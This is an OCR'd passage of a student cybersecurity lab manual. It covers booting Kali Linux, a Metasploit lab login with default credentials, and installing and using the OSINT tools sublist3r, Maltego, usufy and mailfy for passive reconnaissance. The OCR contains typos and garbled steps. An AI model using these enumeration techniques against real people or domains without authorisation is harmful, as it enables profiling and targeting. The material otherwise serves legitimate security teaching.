ooting `Kali GNU/Linux'
Loading Linux 5.18.0-kali5-amd64 ...
Loading initial ramdisk ...


kali
us
24 Sep, 14:52
Enter your password
Cancel
Log In
KALI



kali
us
24 Sep, 14:54
kali
Cancel
Log In
KALI


1 2 3 4
14:54
Trash
File System
Home

Metasploit: After successfully installation of Kali Linux. We need to now install Kali license by following the same process.



Enter the login id as msfadmin and password msfadmin.




Practical 2

Aim: Use of open-source intelligence and passive reconnaissance


Installing and using sublist3r

1. To install sublister " git clone https://github.com/aboul3la/sublist3r.git"





kali@kali: /opt/sublist3r
File Actions Edit View Help
Successfully installed argparse-1.4.0
(kali㉿kali)-[/opt/sublist3r]
$ sudo pip install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.27.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
(kali㉿kali)-[/opt/sublist3r]
$ sudo pip install dnspython
Requirement already satisfied: dnspython in /usr/lib/python3/dist-packages (2.2.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv



kali@kali: /opt/sublist3r
File Actions Edit View Help
(kali㉿kali)-[/opt/sublist3r]
$ ./sublist3r.py
# Coded By Ahmed Aboul-Ela - @aboul3la
Usage: python ./sublist3r.py [Options] use -h for help
Error: the following arguments are required: -d/--domain
(kali㉿kali)-[/opt/sublist3r]
$ sudo ln -sfv /opt/sublist3r/sulist3r.py /u
'/u' → '/opt/sublist3r/sulist3r.py'
(kali㉿kali)-[/opt/sublist3r]





2. Install maltego




To create an account https://www.maltego.com/ce-registration/.








MALTEGO
+++ Software and Service Advi
+++ Webinars and Demos +++
+++ Transform Updates +++
alphaMountain Transforms
Be the first to try out our on-demand courses!
GET EARLY ACCESS


MALTEGO
+++ Webinars and Demos +++
+++ Transform Updates +++
Be the first to try out our on-demand courses!







3. Install OSRFramework


sudo install pip3 by running sudo apt install python3- pip in the terminal


sudo pip3 install osrframework

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install python3-pip
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3-pip is already the newest version (22.2+dfsg-1).
python3-pip set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 791 not upgraded.

┌──(kali㉿kali)-[~]
└─$ sudo pip3 install osrframework
Requirement already satisfied: osrframework in /usr/local/lib/python
-packages (0.20.5)
Requirement already satisfied: setuptools in /usr/lib/python3/dist-p
```


Usufy: this is use for searching on multiple search engines to identify the keywords in url and to automatically enumerate and store all the results in .csv format the following is the output of cyberhia as a keyword for usufy:

“ sudo usufy –n cyberhia “







Mailfy:thos identifies a keyword and adds the email domains to the end of the keyword , while automatically searching haveibeenpawned.co with an api call " sudo mailfy –n cyberhia "

